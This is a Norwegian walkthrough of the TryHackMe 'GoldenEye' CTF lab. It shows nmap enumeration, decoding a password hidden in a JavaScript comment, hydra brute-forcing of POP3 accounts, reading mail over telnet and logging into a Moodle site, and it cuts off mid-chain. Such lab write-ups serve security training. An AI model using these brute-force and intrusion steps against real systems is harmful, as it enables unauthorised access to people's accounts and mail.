

# Goldeneye:

Vansklighet: Medium

Laget av creosote

Beskrivelse:


Golden eye er en Greybox (Maskin med noe informasjon gitt på forhånd ) på tryhackme basert på james bond filmen av det samme navnet. Boxen kjører linux med http-server og mailing server (Mere detaljer i enumeration). Inni dette rapporten så vil vi også vise svar på tryhackme spørsmålene.

## Enumeration

Nmap Scan:

For å starte med så kjører vi en nmap-scan for å få en oversikt over alle portene på maskin.

Kommando: `nmap -p- 10.10.228.61 -T5`



```
25/tcp    open    smtp
80/tcp    open    http
3487/tcp  filtered ltctcp
29418/tcp filtered unknown
31247/tcp filtered unknown
55006/tcp open    unknown
55007/tcp open    unknown
```

Spørsmål 1.1:

Use nmap to scan the network for all ports. How many ports are open?

Svar: 4

Etter å ha kjørt denne scannen gir den oss 4 åpne porter og 3 filtered. Vi trenger å bare bry oss om de som er åpne. På port 80 er det http webserver, altså det ligger en webside der. Tillegg til dette, på port 25 så er det en smtp mailing server. I konklusjon, så på denne maskinen så ligger det en nettside som vi har avgang til og den håndterer mails.

Portene vi ikke vet noe om er port 55006 og 55007 (Dette er en referanse til 007, altså kodenavnet til james bond :D).

Vi gjør en Aggressive Scan for å finne ut mer om disse portene. Dette innebærer: service version scanning, Os scanning og nmap sine default scripts.

Kommando: `nmap -p25,80,55006,55007 10.10.228.61 -T5 -A`

## Bilde av Scan

```
root@ip-10-10-26-240:~# nmap -p25,80,55006,55007 10.10.228.61 -T5 -A
Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-23 18:22 GMT
Nmap scan report for ip-10-228-61.eu-west-1.compute.internal (10.10.228.61)
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN,
|_ssl-cert: Subject: commonName=ubuntu
|_Not valid before: 2018-04-24T03:22:34
|_Not valid after: 2028-04-21T03:22:34
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) RESP-CODES UIDL USER TOP CAPA PIPELINING AUTH-RESP-CODE
|_ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES USER TOP CAPA STLS AUTH-RESP-CODE SASL(PLAIN) PIPELINING UIDL
|_ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
MAC Address: 02:FE:83:6A:AB:3F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|WAP|phone|webcam
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (99%), Asus embedded (94%), Google Android 5.X|6.X|7.X (92%)
OS CPE: cpe:/o:linux:linux_kernel:3.13 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4 cpe:/o:google:android:5 cpe:/o:google:android:6 cpe:/o:linux:linux_kernel:3.18 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.17
Aggressive OS guesses: Linux 3.13 (99%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 3.16 (94%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.8 (92%), Android 5.0 - 5.1 (92%), Android 5.1 (92%), Android 6.0-7.1.2 (Linux 3.18-4.4.1) (92%), Linux 3.2 - 3.18 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```


Her er det mye så på unpacke. Blant annet hva slags version av smtp vi har (Postfx) og hva slags kommandoer som vi kan bruke. Vi har også versjonen av Apache serveren (2.4.7) og Titelen av nettsiden: Golden Eye Primary Server.

Men mer viktigere så har vi mer informasjon om portene 55006 og 55007. Her bruker de Pop3[1] som er en epost klient som henter eposter fra smtp servern. Dette er bra progressjon, hvis vi får tak i brukernavn og passord, så kan vi lese epostene sendt til brukeren.


Men for nå la oss se på nettsiden

## Goldeneye nettside:


Når vi navigerer oss til nettsiden så blir vi møtt med dette.



Nedert på siden sier den at vi skal navigere oss til /sev-home/ for å logge inn.



Når vi skriver inn denne url så blir vi møtt med en login-promt.




Akkurat nå så har vi ingen bruker å passord vi kan inputte inni feltene for å logge inn. La oss ta en titt på source koden å se om det er noen hint der.

Source code av / :



Det som fanger mine øyne er terminal.js. Kanskje dette kan gi oss et hint om hvordan nettsiden fungerer.

Terminal.js:



Over så ser det koden av terminal.js, men også en kommentar om en person som heter Boris etterlat av Natalya.

```
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic...
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//
```

Her er det mye intresangt informasjon. Blant annet at vi har en bruker som heter boris og en som heter natalya, og under så ligger passordet encoda. Ved hjelp av et verktøy som heter cyberchef så får vi decode dette til vanlig text.

Spørsmål 1.2: Who needs to make sure they update their default password?

Svar: boris


CyberChef:

Hvis vi fjerner symbolene “&#” og decoder det fra decimal med semi-colon som seperator så får vi passordet til boris: InvincibleHack3r. Med dette så får vi logga inni /sev-home/.

Spørsmål 1.3: Whats their password?

Svar: InvincibleHack3r

/Sev-home/



Når vi har logget oss inn som boris, så får vi opp en textbox som forklarer hva Golden eye, hvordan man kan få trening for å bli administrator for nettiden og at pop3 servicen ligger på en høy-port (55006 og 55007).

## Pop3 eposter:

I mange tilfeller i en CTF/blackbox så blir det brukt mye passord og brukernavn om og om igjen. Vi har allerede brukernavn og passord til boris. La oss prøve å logge inn :D

For å koble oss opp til portene for å få avgang til pop3 klient så bruker vi telnet. Vi starter først med den laveste av de to 55006.

Kommando: telnet 10.10.228.61 55006

Hvis vi prøver å skrive inn noe så blir vi bare sparka ut av sessionen.

```
root@ip-10-10-26-240:~# telnet 10.10.228.61 55006
Trying 10.10.228.61...
Connected to 10.10.228.61.
Escape character is '^]'.
a
a
a
a
Connection closed by foreign host.
```

Det er åpenbart at vi ikke er ment til å bruke denne porten til å snakke med Pop3 klienten. Vi prøver heller 55007.

Allerede her så får vi mye mere respons fra 55007 enn fra 55006. La oss prøve å logge inn som boris.

spørsmål 2.2: Inspect port 55007, what services is configured to use this port?

svar: telnet



Spørsmål 2.3: What can you find on this service?

Svar: emails

```
root@ip-10-10-26-240:~# telnet 10.10.228.61 55007
Trying 10.10.228.61...
Connected to 10.10.228.61.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
```

Kommando 1: USER boris

Kommando 2: PASS InvincibleHack3r

```
root@ip-10-10-26-240:~# telnet 10.10.228.61 55007
Trying 10.10.228.61...
Connected to 10.10.228.61.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.

-ERR Unknown command.

-ERR Unknown command.
```

Uheligvis når vi skriver inn dette så får vi opp en “Authentication failed” error etter at vi skrev passordet. Ser ut som at boris var smart å ikke hadde det samme passordet på flere plattformer.

Men heldigvis for oss så vet vi ihvertfall at det finnes en bruker på denne email serveren som heter boris og for å finne passordet hans så må vi bruteforce[2] servern med hydra[3].

Kommando hydra -l boris -P /usr/share/wordlists/fasttrack.txt 10.10.228.61 -s 55007 pop3 -l

```
root@ip-10-10-26-240:~# hydra -l boris -P /usr/share/wordlists/fasttrack.txt 10.10.228.61 -s 55007 pop3 -l
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-23 19:46:29
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.228.61:55007/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 158 to do in 00:03h, 16 active
[STATUS] 53.33 tries/min, 160 tries in 00:03h, 62 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.228.61 login: boris password: secret1!
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-23 19:49:29
root@ip-10-10-26-240:~#
```

Etter litt venting så får vi tak i hans passord: secret1!

Da prøver vi på nytt å logge inni pop3 serveren:

Kommando 1: telnet 10.10.228.61 55007

Kommando 2: USER boris

Kommando 3: PASS secret1!

Spørsmål 2.1: If those creds don't seem to work, can you use another program to find other users and passwords? Maybe Hydra?Whats their new password?

Svar: secret1!

```
root@ip-10-10-26-240:~# telnet 10.10.228.61 55007
Trying 10.10.228.61...
Connected to 10.10.228.61.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
```

YES, der fikk vi logga inn! La oss ta en titt å se hva som er i hans innbox.

Kommando: list

```
list
+OK 3 messages:
1 544
2 373
3 921
```

Ser ut til at han har 3 eposter som han kan lese. For å lese disse bruker vi kommandoen:

retr {melding id}

Hvis vi leser epostene så får vi tak i to brukernavn: Natalya, der hun sier at ho kan kneke kodene til boris.

```
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id C3F2B454B1
    for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu
Boris, I can break your codes!
```

```
From: alec@janus.boss
```

For nå så fokuserer vi bare på natalya etter som at alec ikke er medlem av "@ubuntu".

Spørsmål 2.4: What user can break Boris' codes?

Svar natalya

Vi starter med å bruteforce natalya sin bruker med hydra

Kommando: hydra -l natalya -P /usr/share/wordlists/fasttrack.txt 10.10.8.4 -s 55007 pop3

```
147 tries per task
[DATA] attacking pop3://10.10.8.4:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.8.4 login: natalya password: bird
[STATUS] 111.00 tries/min, 222 tries in 00:02h, 1 to do in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-24 16:32:06
root@ip-10-10-47-127:~#
```

Etter litt venting så har fått tak i passordet hennes: bird

Kommando 1: telnet 10.10.8.4 55007

Kommando 2: USER natalya

Kommando 3: PASS bird

Kommando 4: list

```
root@ip-10-10-47-127:~# telnet 10.10.8.4 55007
Trying 10.10.8.4...
Connected to 10.10.8.4.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
list
+OK 2 messages:
1 631
2 1048
.
```

Her er det bare 2 eposter, men av dem så er epost nummer 2 som er mest intressang. Der vi får tak i både et brukernavn og passord.

```
retr 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 17C96454B1
    for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's relate
d to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network...

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

Username: xenia

Password: RCP90rulez!



# Foothold

Inni eposten sier den også at vi skal besøke subdirectoriet: severnaya-station.com/gnocertdir, og at vi skal sette domenet av denne inni /etc/hosts.


Vi starter med å åpner /etc/hosts med sudo for å redigere filen.

```
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/hosts


127.0.0.1    localhost
127.0.1.1    tryhackme.lan tryhackme
10.10.47.127 severnaya-station.com
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

Kommando: sudo nano /etc/hosts


Der etter putter du ip til target maskinen først også domene navnet etter (Pass på at de to verdiene er linja opp med det over). Når du har gjort dette besøker du severnaya-station.com/gnocertdir inni nettleseren.



Når du har gjort dette så vil du få opp en moodle side. Fra har så klikker du på login linken i øverst høyere hjørne.



Da du har gjort det så vil du få opp en login page som ser slik ut:



Her så kan du bruke brukernavnet og passordet som du fikk fra natalya sinn epost for å logge deg inn (username=xenia, passord=RCP90rulez!).

Spørsmål 3.1: Try using the credentials you found earlier. Which user can you login as?

Svar: xenia

Da du har logga inn på brukeren så vil du befinne deg inni hjemme siden til xenia. Med første blick så vil finne ganske lite, men hvis du graver litt så vil du finne at en bruker har lagdt igjen en melding til deg

## 2.2.3: Messages

[Home](#) ► [My profile](#) ► [Messages](#)

**Navigation**

[Home](#)

- [My home](#)
- [Site pages](#)
- ▼ [My profile](#)
  - [View profile](#)
  - [Forum posts](#)
  - [Blogs](#)
  - [Messages](#)
  - [My private files](#)
- [Courses](#)

**Settings**

▼ [My profile settings](#)

- [Edit profile](#)
- [Change password](#)
- [Messaging](#)
- [Blogs](#)

Unread messages (1)

Your contact list is empty

Unread messages (1)

Incoming contacts (1)

 **Dr Doak (1)**  

(These messages are from people who are not in your contact list. To add them to your contacts, click the "Add contact" icon next to their name.)

Search

You 8

Du vil finne denne meldingen ved å klikke på My profile>Messages på høyere side av skjermen. Som du kan se fra skjermbilde over så er meldingen skrevet av en person som heter Dr Doak. Får få opp meldingen så klikker du på navnet hans.

Meldingen fra Dr Doak:

**Tuesday, 24 April 2018**

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,

Cheers,

Dr. Doak "The Doctor"  
Training Scientist - Sr Level Training Operating Supervisor  
GoldenEye Operations Center Sector  
Level 14 - NO2 - id:998623-1334  
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007  
Phone 555-193-826  
Cell 555-836-0944  
Office 555-846-9811  
Personal 555-826-9923  
Email: doak@  
Please Recycle before you print, Stay Green aka save the company money!  
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy  
"You miss 100% of the shots you don't shoot at" - Wayne G.  
THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

Inni meldingen så vil du finne brukernavnet hans: doak. Denne kan du bruke for å logge inni pop3 klienten, men for å gjøre det så vil vi trenge et passord. Igjen så kan vi bruke hydra for å bruteforce dette.

Spørsmål 2.2: Have a poke around the site. What other user can you find?

Svar doak

Bruteforce på doak sinn epost:

Kommando: hydra -l doak -P /usr/share/wordlists/fasttrack.txt 10.10.8.4 -s 55007 pop3

```
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.8.4 login: doak password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-24 17:22:45
```

Da vi har bruteforce doak sinn bruker for vi fram passordet: goat. Dette kan vi da bruke til å logge inn på hans epost

Doak sinn moodle side:

Kommando 1: telnet 10.10.8.4 55007

Kommando 2: USER doak

Kommando 3: PASS goat

Da vi har logget inni eposten hans finner vi bare en epost, og inni denne eposten finner vi brukernavn og passord vi kan bruke for å logge inn på moodle websiden som Dr Doak

```
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 97DC24549D
    for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account...dig until you can exfiltrate further information.....

username: dr_doak
password: 4England!
```

Spørsmål 2.3: What is the next user you can find from doak?

